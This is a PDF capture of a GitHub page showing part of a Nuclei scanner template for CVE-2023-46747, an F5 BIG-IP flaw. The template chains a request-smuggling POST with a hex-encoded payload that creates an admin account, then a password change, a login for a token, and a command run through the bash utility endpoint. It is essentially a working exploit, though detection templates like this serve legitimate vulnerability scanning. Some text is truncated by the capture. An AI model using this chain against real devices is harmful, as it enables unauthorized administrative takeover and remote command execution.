
nuclei-templates/http/cves/2023/CVE-2023-46747.yaml at 2fef4270ec6e5573d0a1732cb18bcfc4b1580a88 · jacy1101/nuclei-templates · GitHub - 01/11/2024 12:56 https://github.com/jacy1101/nuclei-templates/blob/2fef4270ec6e5573d0a1732cb18bcfc4b1580a88/http/cves/2023/CVE-2023-46747.yaml



```
26
         password: "{{hex_encode(rand_base(12))}}"
27
         password2: "{{rand_base(14)}}"
28
29
       http:
30
         - raw:
31
              - |+
               POST /tmui/login.jsp HTTP/1.1
32
33
               Host: {{Hostname}}
34
               Transfer-Encoding: chunked, chunked
35
               Content-Type: application/x-www-form-urlencoded
36
37
               204
               {{ hex_decode(concat("0008485454502f312e310000122f746d75692f436f6e74726f6c2f666f726d0000093
38
               0
39
40
41
           unsafe: true
42
43
         - raw:
44
               PATCH /mgmt/tm/auth/user/{{hex_decode(username)}} HTTP/1.1
45
               Host: {{Hostname}}
46
47
               Authorization: Basic {{base64(hex_decode(username)+":"+hex_decode(password))}}}
               Content-Type: application/json
48
49
50
               {"password": "{{password2}}"}
51
             - |+
52
53
               POST /mgmt/shared/authn/login HTTP/1.1
54
               Host: {{Hostname}}
55
               Content-Type: application/json
56
57
               {"username":"{{hex_decode(username)}}", "password":"{{password2}}"}
58
             - |+
59
               POST /mgmt/tm/util/bash HTTP/1.1
60
61
               Host: {{Hostname}}
62
               X-F5-Auth-Token: {{token}}
63
               Content-Type: application/json
64
                {"command":"run", "utilCmdArgs":"-c id"}
65
66
67
           extractors:
68
             - type: regex
69
               part: body_2
70
               name: token
71
               group: 1
```

```
72
               regex:
73
                 - "([A-Z0-9]{26})"
74
               internal: true
75
76
             - type: regex
77
               part: body_3
78
               group: 1
79
               regex:
                 - "\"commandResult\":\"(.*)\""
80
81
82
             - type: dsl
               dsl:
83
                 - '"Username:" + hex_decode(username)'
84
85
                  - '"Password:" + password2'
86
                  - '"Token:" + token'
87
           matchers:
88
             - type: word
89
               words:
90
                 - "commandResult"
                 - "uid="
91
92
               condition: and
93
94
       # digest: 4b0a00483046022100f3feb0f8c5aab06503953b28079fdb0bb58850940db4d96a88c254734d2a9976022100t
```